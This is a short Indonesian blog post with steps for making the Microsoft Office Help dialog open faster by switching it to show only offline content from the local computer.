Cara mempercepat tampilnya kotak dialog Help di microsoft office - Ketika mengeklik Help, tentu kita tidak ingin menunggu lama untuk melihat tampilan Help. Faktor yang menyebabkan kita harus menunggu lama adalah koneksi Internet yang lambat, apalagi Help Office mencoba men-download konten baru setiap kali dibuka. Baca juga Cara mengetahui Versi Office 32-bit atau 64-bit pada Microsoft Office.

Sudah pasti hal sangat mengesalkan. memang sih akan lebih baik kalau file Help online berisi konten yang lebih baik dan ter-update. Namun, kadang-kadang kita hanya ingin menemukan apa yang kita cari tanpa menunggu, bukan? berikut ini cara melakukannya.

  • Klik tab File untuk menampilkan Backstage view lalu klik Help.
  • Di bagian Support, klik Microsoft Office Help.
  • Klik Connected to of fice.com atau Connected to Office Online (bergantung pada versi Office yang anda gunakan) di bagian kanan bawah kotak dialog lalu pilih Show content only from this computer. Dengan demikian, secara otomatis pengaturan Help dalam semua aplikasi Office diubah. meskipun bukan trik besar, trik itu dapat membantu anda, terutama jika anda memiliki koneksi Internet yang lambat.
  • Selesai...

Semoga artikel singkat di atas bermanfaat buat sobat semua dan salam sukses....
Posted on 06.54 / 0 comments / Read More
 
Copyright © 2011. Delta Net KABUNAN